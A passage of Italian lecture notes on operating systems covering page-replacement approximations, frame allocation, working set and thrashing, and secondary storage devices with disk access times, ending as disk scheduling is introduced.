Un'altra possibile implementazione è tramite **stack**, quindi mantenere uno stack di numeri di pagina, e ad ogni riferimento ad una pagina, essa viene messa in cima allo stack. Però ad ogni aggiornamento, bisogna estrarre un elemento interno allo stack (quello precedente). Dunque il fondo dello stack sarà la pagina "vittima".
Questa implementazione non richiede una ricerca della pagina da rimpiazzare però è comunque troppo costosa visto che bisogna gestire lo stack e gestire la rimozione degli elementi interi.

Dunque l'algoritmo LRU "preciso" costa troppo da implementare nella pratica (richiedono supporto hardware per essere efficienti).

Un'altra possibile approssimazione è l'uso del **bit di reference**. Dunque ad ogni pagina viene associato un bit di reference, inizialmente settato a $0$. Quando la pagina viene referenziata questo bit viene settato a $1$ dall'hardware.
Quando bisogna fare il rimpiazzamento si sceglie una pagina con $reference = 0$, ma tra queste pagine non so quale sia stata l'ultima referenziata (lo stesso problema si ha quando tutte le pagina hanno $reference = 1$)
Questa implementazione quindi è approssimata, visto che non si sa chi è stato riferito prima.
Una possibile alternativa è quella di usare **più bit di reference** (registro di scorrimento) per ogni pagina ed aggiornare i bit periodicamente (ad esempio ogni $100\ \ ms$). Per scegliere la "vittima" uso questi bit come valore intero e scelgo la pagina con valore del registro di scorrimento più alto (i bit vengono aggiunti a sinistra quindi il numero più basso è quello referenziato più tardi).

Altre tecniche di approssimazione sono basate sul **conteggio**, in cui manteniamo un conteggio del numero di riferimenti fatti ad ogni pagina:


- Algoritmo LFU (Least Frequently Used)
  Rimpiazziamo la pagina con il conteggio più basso, ma questo può non corrispondere alla pagina LRU (se ho molti riferimenti iniziali, una pagina può avere conteggio alto e non essere eseguita da molto tempo)
- Algoritmo MFU (Most Frequently Used)
  È l'opposto di LFU, quindi rimpiazziamo la pagina con il conteggio più alto. L'idea è che

la pagina con il conteggio più basso è probabilmente stata appena caricata e dovrà essere presumibilmente usata ancora (località dei riferimenti)

Entrambe non sono corrette nella scelta però possono essere delle buone approssimazioni.

L'ultima approssimazione che vediamo è il rimpiazzamento **second chance** (clock).
Il principio base è una FIFO circolare. Abbiamo una "lancetta" che esplora la lista in maniera circolare, ogni volta che analizza una possibile vittima ci sono due casi:

- $reference = 0$, allora si prende come vittima
- $reference = 1$, allora si setta il bit a 0 e si analizza la pagina successiva (in ordine circolare) usando la stessa regola




Esistono delle varianti più precise con più bit di reference.

## Allocazione dei frame

Un altra importante componente che può determinare il tasso di page fault è l'allocazione dei frame, ovvero quante pagine caricare in memoria per ogni processo.

Dunque, data una memoria con $N$ frame e $M$ processi è importante scegliere bene quanti frame allocare ad ogni processo. I vincoli da rispettare sono:

- Ogni processo necessita di un minimo numero di pagine per poter essere eseguito
- Il numero di frame allocati totali non può ovviamente superare la dimensione della memoria

Il numero minimo di pagine di un processo dipende dall'architettura, infatti andiamo a prendere l'istruzione di quell'architettura che ha più operandi (e quindi più pagine) e prendiamo $N+1$ (con $N$ numero di operandi dell'istruzione con più operandi). Però se gli operandi sono di $2\ \ byte$, questi byte potrebbero essere in pagine separate, dunque come numero minimo di

pagine di un processo prendiamo $2(N+1)$. Dunque l'istruzione "peggiore" (dal punto di vista delle pagine utilizzate) ha bisogno di questo numero di pagine per poter essere eseguita.
Se io non alloco almeno questo numero di frame, non posso avere in memoria tutti gli operandi contemporaneamente e quindi l'operazione non potrà mai essere eseguita.

- Esempio:
  - IBM 370: 6 pagine per gestire l'istruzione move
    - Istruzione: 6 byte, può coinvolgere due pagine
    - 2 pagine per gestire la sorgente
    - 2 pagine per gestire la destinazione

Tipicamente il valore tipico è di $2 / 4$ frame.

Gli schemi di allocazione dei frame possono essere:

- **Fissi**
  Un processo ha sempre lo stesso numero di frame
- **Variabili** (più complessi da implementare)
  Il numero di frame allocati a un processo può variare durante l'esecuzione

Nel caso di un page fault, la "vittima" può essere tra due gruppi:

- **Rimpiazzamento locale**
  Ogni processo seleziona vittime solo tra i suoi frame
- **Rimpiazzamento globale**
  Il SO sceglie un frame dall'insieme di tutti i frame (può essere scelto un frame di un altro processo).
  Questo metodo migliora il throughput, infatti è più usato del rimpiazzamento locale

Ovviamente il rimpiazzamento globale non può essere usato quando lo schema di allocazione è fisso (non si può togliere un frame di un altro processo per inserire il frame del processo che deve entrare)

L'**allocazione fissa** può essere eseguita in due modi:

- **Allocazione in parti uguali**

  Dati $m$ frame e $n$ processi, alloca ad ogni processo $\frac{m}{n}$ frame. Questa allocazione non tiene conto del fatto che i processi possono essere diversi
- **Allocazione proporzionale**
  Il numero di frame allocati dipendono dalla dimensione del processo, anche se la dimensione può non essere un parametro significativo (in quanto quello che conta è la dimensione della località spazio-temporale). Infatti la priorità di un processo può essere più significativa della sua dimensione.


  L'allocazione del processo $i$ è $a_i = \frac{s_i}{S} \cdot m$ con $s_i$ grandezza del processo $i$, $S$ somma di tutte le grandezze dei processi e $m$ dimensione della memoria principale.

L'**allocazione variabile** può dare prestazioni molto migliori perché permette di modificare dinamicamente le allocazioni ai vari processi.
Bisogna però decidere in base a quale criterio modificare il numero di frame allocati per i vari processi. Ci sono due soluzioni:

- In base al calcolo del working set
- In base al calcolo del Page Fault Frequency (PFF)

Il **calcolo del working set** consiste nel calcolare in qualche modo quali sono le richieste effettive di ogni processo e usare questo come criterio per rimodulare l'allocazione dei frame. Questo viene fatto in base al modello della località, infatti come già detto un processo passa da una località (di indirizzi) all'altra durante la sua esecuzione (ad esempio array, procedure, moduli, etc).
Quindi idealmente un processo necessita di un numero di frame pari alla sua località, il problema è: come misuro la località/working set di un processo?


Denotiamo con $WS_i(t, \Delta)$ i frame sufficienti per mantenere in memoria il working set del processo $i$ nell'intervallo $[t - \Delta, t]$, che coincide le pagine referenziate in quell'intervallo.




La scelta di $\Delta$ è fondamentale:

- Con $\Delta$ piccolo, il risultato è poco significativo
- Con $\Delta$ troppo grande rischiamo di coprire più località
- Con $\Delta = \infty$ copriamo tutto il programma

Denotiamo con $WSS_i(t, \Delta)$ (Working Set Size) la dimensione dei working set $WS_i(t, \Delta)$ in funzione del tempo per un determinato processo.




Il working set può essere misurato con approssimazione tramite timer e bit di reference (come nell'immagine che abbiamo visto prima):

- Uso di un timer che interrompe periodicamente la CPU

- All'inizio di ogni periodo, bit di reference posti a $0$
- Ad ogni interruzione del timer, le pagine vengono scandite:
    - Quelle con $reference = 1 \Rightarrow$ sono nel working set
    - Quelle con bit di $reference = 0 \Rightarrow$ vengono scartate

L'accuratezza aumenta in base al n° di bit e alla frequenza delle interruzioni.

La richiesta totale dei frame in un determinato periodo di tempo sarà quindi


$$D(t, \Delta) = \sum_{i}^{\square} WSS_i(t, \Delta)$$

Si potrebbe verificare il caso in cui $D(t, \Delta)$ sia maggiore del numero totale di frame, e quindi uno o più processi avranno dei continui page fault, e in questo caso si verifica un fenomeno noto come **thrashing**:

- Un processo spende tempo di CPU continuando a "swappare" pagine da e verso la memoria (per via delle page fault)
- Conseguenza di un basso numero di frame
- Risultato di un "circolo vizioso"

Infatti, se il numero di frame allocati ad un processo scende sotto un certo minimo (il valore di $WSS_i(t, \Delta)$), il tasso di page-fault tende a crescere. Questo porta a:

- Abbassamento dell'utilizzo della CPU dovuto al fatto che alcuni processi sono in attesa di gestire il page fault
- Il S.O. tende ad aumentare il grado di multiprogrammazione aggiungendo processi (il long time scheduler vede che il consumo della CPU è basso)
- I nuovi processi "rubano" frame ai vecchi processi e quindi il grado di page fault aumenta ulteriormente (e si entra in un circolo vizioso)
- Ad un certo punto il throughput precipita!
- Bisogna stimare con esattezza il numero di frame necessari a un processo per non entrare in trashing




Bisogna quindi inserire degli opportuni controlli in modo da evitare che $D(t, \Delta)$ sia maggiore del numero di frame totali.

Dunque una soluzione alternativa (e più accurata) consiste nel **calcolo del page fault frequency** (PFF), in alcuni casi può essere combinato per evitare il thrashing nei working set.
Bisogna stabilire un tasso di page fault accettabile, tramite due indicatori:

- Upper bound
- Lower bound

Se il tasso di page fault effettivo è troppo basso, il processo rilascia dei frame (perchè ne ha troppi)
Se il tasso di page fault effettivo è troppo alto, il processo ottiene più frame




Vediamo le ultime considerazioni da fare sulla paginazione su domanda.

La scelta della **dimensione della pagina** è critica:

- **La frammentazione è migliore** (c'è ne di meno) **quando si usano pagine piccole**
  Infatti con pagine grandi si ha una frammentazione interna significativa
- **La dimensione della page table è migliore** (più piccola) **quando si usano pagine grandi**
  Infatti con pagine piccole avrei molte entry
- **L'overhead di I/O è migliore** (meno tempo) **per pagine grandi**
  Infatti per le pagine piccole il costo di lettura/scrittura non è ammortizzato
- **La località è migliore per pagine piccole**
  Infatti per pagine grandi ho una grande granularità, ovvero devo trasferire anche ciò che non è necessario

Un'altra considerazione importante è che la struttura dei programmi può influire sul numero di page fault. Di solito è il compilatore a fare le ottimizzazioni da questo punto di vista.
Ecco un esempio in cui le caselle di una matrice sono memorizzate ogni riga in una pagina, ovviamente il numero di page fault varia di molto in base al verso in cui esploriamo la nostra matrice:

– Esempio:
  - Array A[1024,1024] of integer
  - Una riga memorizzata in una pagina
  - Un solo frame assegnato al processo
– Programma 1

```
for j := 1 to 1024 do
    for i := 1 to 1024 do
        A[i,j] := 0;
```

1024 x 1024 page fault

– Programma 2

```
for i := 1 to 1024 do
    for j := 1 to 1024 do
        A[i,j] := 0;
```

1024 page fault

L’ultima considerazione è che in alcuni casi particolari, esistono frame che non devono essere rimpiazzati (alcuni non devono essere mai rimpiazzati). Esiste quindi il meccanismo di frame blocking (blocco di frame). Questo meccanismo è usato:

- Su frame corrispondenti a pagine del kernel
- Su frame corrispondenti a pagine usate per trasferire dati da/verso I/O

# Gestione della memoria secondaria

Questo, insieme al capitolo sull’I/O, è quello più variabile nel tempo, visto che lo sviluppo delle nuove tecnologie è continuo e rapido.

## Tipologia del supporto

### Nastri magnetici

Dalle schede perforate si fece un grande passo in avanti con l’introduzione dei **nastri magnetici**, che consistevano in una sottile striscia in materiale plastico, rivestita di un materiale magnetizzabile. Per scrivere sul nastro bisognava magnetizzare questo materiale.
Usati per memorizzare dati digitali per la prima volta nel 1951 su Eckert-Mauchly UNIVAC I.






La massima capienza dei nastri magnetici è di circa $18\ \ TB$ (oppure $45\ \ TB$ compressi), raggiunta nel 2021 con LTO Ultrium 9 di Fujifilm. Nel 2011 la capienza era $5\ \ TB$

La velocità di trasferimento dei dati non compressi è di $400\ \ \frac{MB}{s}$, quindi è abbastanza elevata.

Il grande problema dei nastri magnetici è l'**accesso sequenziale**, infatti sono molto più lenti della memoria principale e dei dischi magnetici in termini di tempo di accesso: il riposizionamento della testina di lettura richiede decine di secondi (3 ordini di grandezza superiore rispetto a dischi magnetici).

Per questo motivo i nastri magnetici sono stati rimpiazzati dai dischi magnetici/memorie a stato solido, infatti al giorno d'oggi i nastri magnetici sono usati solamente a scopo di backup.

## Dischi magnetici

I **dischi magnetici** consistono in piatti d'alluminio (o di altro materiale) ricoperti di materiale ferromagnetico (ad esempio floppy disk).
Nel 2011 la capienza dei dischi magnetici era minore di quella dei nastri magnetici, infatti era di $4\ \ TB$. Nel 2021 la capienza era di $18\ \ TB$.

La velocità di trasferimento dei dati nei dischi magnetici è $160\ \ \frac{MB}{s}$, molto inferiore rispetto ai nastri magnetici, però il vantaggio è che nei dischi magnetici l'accesso è casuale.
Il fattore di forma (ovvero il diametro) è sempre più piccolo (consente velocità di rotazione maggiori):


- $3.5\ \ pollici$ per i sistemi desktop
- $1\ \ pollice$ per i sistemi mobili





La lettura/scrittura avviene tramite una testina sospesa sulla superficie magnetica:

- Scrittura: passaggio di corrente positiva o negativa attraverso la testina magnetizza la superficie
- Lettura: passaggio sopra un'area magnetizzata induce una corrente positiva o negativa nella testina

Dunque c'è un braccio meccanico che ha due testine per ogni piatto, infatti ogni piatto può essere scritto sia sopra che sotto.
Ogni piatto ha due superfici (platters). Ogni superficie è organizzata in tracce (tracks). Ogni traccia è spezzettata in settori (sectors).
Il cilindro (cylinder) è l'insieme di tutte le tracce delle varie superfici che sono alla stessa distanza dal centro.




Il concetto di cilindro è molto importante perché quando devo scrivere un file, non vado a scrivere su tracce diverse dello stesso piatto, ma vado a scrivere sulle tracce dello stesso cilindro nei vari piatti. Questo viene fatto per avere un'ottimizzazione dovuta alle caratteristiche fisiche del movimento del braccio.

Dunque l'unità più piccola di informazione che può essere letta/scritta su disco è il **settore**.
Il settore può avere una dimensione variabile da $32\ \ byte$ a $4\ \ KB$, solitamente $512\ \ byte$.

Generalmente, dal punto di vista logico, i settori contigui sono raggruppati in **cluster** per motivi di efficienza. Dunque sebbene il disco fisico potrebbe effettuare letture e scritture più piccole (a livello di settore), l'unità minima di lettura e scrittura è il cluster.
La dimensione dei cluster dipende dalla grandezza del disco e dal sistema operativo, e va da $2\ \ KB$ a $32\ \ KB$. Con l'utilizzo dei cluster, un file in memoria occupa sempre almeno un cluster (anche se è molto più piccolo).

Per accedere a un settore bisogna specificare la superficie, la traccia e il settore stesso.

Il **tempo di accesso al disco** è dato dunque da:

$$Tempo\ \ di\ \ accesso = Seek\ \ time + Latency\ \ time + Transfer\ \ time$$

dove:

- $Seek\ \ time$: Tempo necessario a spostare la testina sul cilindro della traccia
  Tipicamente da $3\ \ ms$ (server driver) fino a $15\ \ ms$ (mobile driver). Mediamente $9\ \ ms$ per un disco su desktop
- $Latency\ \ time$: Tempo necessario a posizionare il settore desiderato sotto la testina (dipende dalla velocità di rotazione).
  Se abbiamo la velocità in *rpm*, dobbiamo risolvere l'equazione $\frac{60\ \ sec}{n\ \ giri\ \ al\ \ minuto} = \frac{x\ \ sec}{1\ \ giro}$ per trovare il tempo necessario a compiere un giro.
  Visto che in media bisogna fare mezza rotazione del disco per ogni accesso, abbiamo che $Latency\ \ time = 0.5\ * \frac{60\ \ sec}{giri\ \ al\ \ minuto}$.
  Per un disco da $7200\ \ rpm$ si ha $4.16\ \ ms$
- $Transfer\ \ time$: Tempo necessario al settore per passare sotto la testina (lettura vera e propria)
  È dato dalla dimensione del blocco diviso la velocità di trasferimento. Di solito per un disco da $7200\ \ rpm$ si ha:
  - "disk-to-buffer" $1030\ \ \frac{Mbit}{sec} = 128.75\ \ \frac{MB}{sec}$
  - "buffer-to-computer" $300\ \ \frac{MB}{sec}$ (molto più alta)

Ecco un esempio numerico del tempo di accesso:

- Velocità di trasferimento = 40MB/s
- Velocità di rotazione = 10000 rpm = 166 rps
- Rotazione media = 1/2 traccia
- Dimensione blocco = 512 Byte
- Seek time = 5ms

- $T_{accesso}$ = 5 ms + 0.5/166 + 0.5KB / 40 MB = 5 ms + 3ms + 0.0000125 = 8.0000125 ms

Notiamo che hanno grande peso sul totale il *Seek time* e il *Latency time*, mentre il *Transfer time* è molto basso.

Il sistema operativo non può fare nulla per migliorare il tempo del singolo accesso alla memoria, però in una sequenza di accessi può eseguire uno scheduling per far accedere i dati vicini in tempi vicini.
Possiamo quindi tentare di ridurre in questa maniera l'impatto del *Seek time*. Quindi, dato il grande numero di processi nel sistema che accedono al disco è necessario minimizzare il seek time tramite algoritmi di scheduling per ordinare gli accessi al disco in modo da:

- **Minimizzare il tempo di accesso totale**
  Ridurre seek time significa ridurre lo spostamento della testina
- **Massimizzare la banda** (numero di byte trasferiti in unità tempo)
  Misura la velocità effettiva


## Dispositivi a stato solido

I **dispositivi a stato solido** SSD sono una rivoluzione. Viene usata una tecnologia molto simile alle memorie RAM, ma ovviamente è una memoria non volatile. Vengono infatti utilizzati dei chip NVRAM o memorie flash NAND.
Questi dispositivi usano la stessa interfaccia dei dischi fissi (prima IDE, ora SATA) e quindi possono rimpiazzarli facilmente. I nastri magnetici invece non avevano un'interfaccia standard, ma bisognava comprare per ogni nastro il lettore proprietario.

La capacità degli SSD nel 2021 è di $4\ TB$, ma generalmente non si usano da più di $1\ TB$ per via dei costi elevati. La velocità di trasferimento è molto elevata, infatti è circa $550\ \frac{MB}{s}$.
Solitamente in un computer si utilizza un SSD combinato con un disco magnetico, per avere più memoria a basso costo.


I costi delle letture sono simili alle DRAM e i costi delle scritture sono simili ai dischi magnetici (la scrittura è un'operazione complessa)

Ecco il grafico delle performance delle memoria flash:




Gli SSD rispetto ai dischi fissi sono:

- Meno soggette a danni (ma memorie flash hanno un limite sul numero di write: 1-5 milioni, questo numero è indipendente dalla dimensione della memoria scritta)
- Più silenziosi (non si muovono)
- Più efficienti in termini di tempo di accesso
- Non necessitano di essere deframmentate (eseguono velocemente la lettura in qualsiasi posizione essi siano)
- Più costose





La memoria migliora molto velocemente, perchè la tecnologia continua a evolversi.

# Scheduling degli accessi a disco

Come abbiamo già detto, possiamo cercare di minimizzare gli spostamenti della testina tramite appositi algoritmi di scheduling per l'accesso su disco.
Ovviamente bisogna fare molta attenzione ai problemi di starvation. I meccanismi di aging, che abbiamo visto per alzare la priorità dei processi, non vanno bene perché i tempi in questo caso sono molto più grandi.


La vista logica di un disco è un vettore unidimensionale di blocchi logici (cluster), visto che le varie tracce possono essere viste come dei vettori. Dunque il sistema operativo vede solo i cluster, i quali sono l'unità minima di trasferimento.
Questo vettore è mappato sequenzialmente sui settori del disco (e c'è un controller che si occupa di questa mappatura):

- Il settore $0$ è il primo settore della prima traccia del cilindro più esterno
- La numerazione procede gerarchicamente per settori, tracce, piatti (nell'ordine in cui sono stati scritti)




Quando il processo deve accedere alla memoria secondaria (che è un I/O) deve eseguire una system call. Il sistema operativo usa la vista logica del disco.
In questa system call bisogna specificare:

- Sequenza di accessi (ovvero sequenza degli indici dei blocchi logici)





- Altre informazioni contenute nelle richieste di I/O
  Ad esempio:
  - Tipo di accesso (Read/Write)
  - Indirizzo di memoria destinazione
  - Quantità di dati da trasferire

Sarà poi il controller del disco a tradurre queste informazioni di alto livello nelle varie componenti per andare ad accedere al disco fisicamente.

Gli algoritmi di scheduling servono per ridurre il $Seek\ \ time$. Il $Seek\ \ time$ è relativo alla traccia/cilindro che voglio accedere. Dunque i nostri algoritmi di scheduling si concentreranno sulla traccia.
Ovviamente questi algoritmi dovranno affrontare il tradizionale compromesso tra costo ed efficacia, e li valuteremo tramite una sequenza di accessi di esempio


– Esempio di riferimento:
  - Inizialmente testina sulla traccia 53
  - Accessi: 98, 183, 37, 122, 14, 124, 65, 67
